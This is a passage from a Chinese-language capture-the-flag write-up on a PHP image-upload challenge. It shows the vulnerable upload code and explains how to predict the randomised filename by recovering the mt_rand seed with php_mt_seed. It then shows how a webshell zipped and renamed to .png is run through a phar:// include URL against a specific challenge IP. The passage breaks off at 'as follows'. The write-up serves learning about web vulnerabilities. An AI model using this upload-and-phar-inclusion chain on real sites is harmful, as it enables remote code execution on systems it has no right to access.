        "g", "G", "h", "H", "i", "I", "j", "J", "k", "K", "l", "L",
        "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q", "r", "R",
        "s", "S", "t", "T", "u", "U", "v", "V", "w", "W", "x", "X",
        "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6", "7", "8", "9");
```

```php
        $str = '';

        for ($i = 1; $i <= $length; ++$i) {
            $ch = mt_rand(0, count($set) - 1);
            $str .= $set[$ch];
        }

        return $str;
    }

    session_start();

    $reg='/gif|jpg|jpeg|png/';
    if (isset($_POST['submit'])) {
        //10022560
        $seed = rand(0,999999999);
        mt_srand($seed);
        $ss = mt_rand();
        $hash = md5(session_id() . $ss);
        setcookie('SESSI0N', $hash, time() + 3600);

        if ($_FILES["file"]["error"] > 0) {
            show_error_message("Upload ERROR. Return Code: " . $_FILES["file-upload-field"]["error"]);
        }
        $check1 = ((($_FILES["file-upload-field"]["type"] == "image/gif")
                || ($_FILES["file-upload-field"]["type"] == "image/jpeg")
                || ($_FILES["file-upload-field"]["type"] == "image/pjpeg")
                || ($_FILES["file-upload-field"]["type"] == "image/png"))
            && ($_FILES["file-upload-field"]["size"] < 204800));
        $check2=!preg_match($reg,pathinfo($_FILES['file-upload-field']['name'], PATHINFO_EXTENSION));


        if ($check2) show_error_message("Nope!");
        if ($check1) {
            $filename = './uP1O4Ds/' . random_str() . '_' . $_FILES['file-upload-field']['name'];
            if (move_uploaded_file($_FILES['file-upload-field']['tmp_name'], $filename)) {
                show_message("Upload successfully. File type:" . $_FILES["file-upload-field"]["type"]);
            } else show_error_message("Something wrong with the upload...");
        } else {
            show_error_message("only allow gif/jpeg/png files smaller than 200kb!");
        }
    }
    ?>
```

观察之后发现我们如果有文件名，我们可以通过将木马压缩进zip包，然后上传该zip文件(改成Png后缀上传)，利用phar伪协议包含执行命令。

所以我们的核心就是搞到文件名，即想办法搞到`$seed`。

这里我将一句话写进`0.php`，压缩之后改名为0.png上传

然后至于这里的`session_id()`，我们通过设置`Cookie: PHPSESSID=;`就能让它为空，所以得到随机数的md5，解开后的值为`732946980`，通过这个`http://download.openwall.net/pub/projects/php_mt_seed/`工具解开得到

```
└─(17:52:32)──> ./php_mt_seed 732946980                    130 ↵ ──(Sun,M
Found 0, trying 134217728 - 167772159, speed 24763418 seeds per second
seed = 138844507
```

然后通过这份代码

```php
<?php
$set = array("a", "A", "b", "B", "c", "C", "d", "D", "e", "E", "f", "F",
    "g", "G", "h", "H", "i", "I", "j", "J", "k", "K", "l", "L",
    "m", "M", "n", "N", "o", "O", "p", "P", "q", "Q", "r", "R",
    "s", "S", "t", "T", "u", "U", "v", "V", "w", "W", "x", "X",
    "y", "Y", "z", "Z", "1", "2", "3", "4", "5", "6", "7", "8", "9");
$seed=138844507;
mt_srand($seed);
$ss = mt_rand();
$str="";
for ($i = 1; $i <= 32; ++$i) {
    $ch = mt_rand(0, count($set) - 1);
    $str .= $set[$ch];
}
echo $str;
?>
```

生成文件名的前一部分为`iT3Bip2WzUVhBITZPZrfTVeZjgmrK1DQ`，加上我们上传的`0.png`,所以完整的文件路径为`/uP1O4Ds/iT3Bip2WzUVhBITZPZrfTVeZjgmrK1DQ_0.png`，然后访问`http://218.2.197.235:23735/?page=phar://uP1O4Ds/iT3Bip2WzUVhBITZPZrfTVeZjgmrK1DQ_0.png/0`，最后执行命令即可拿到flag。

如下：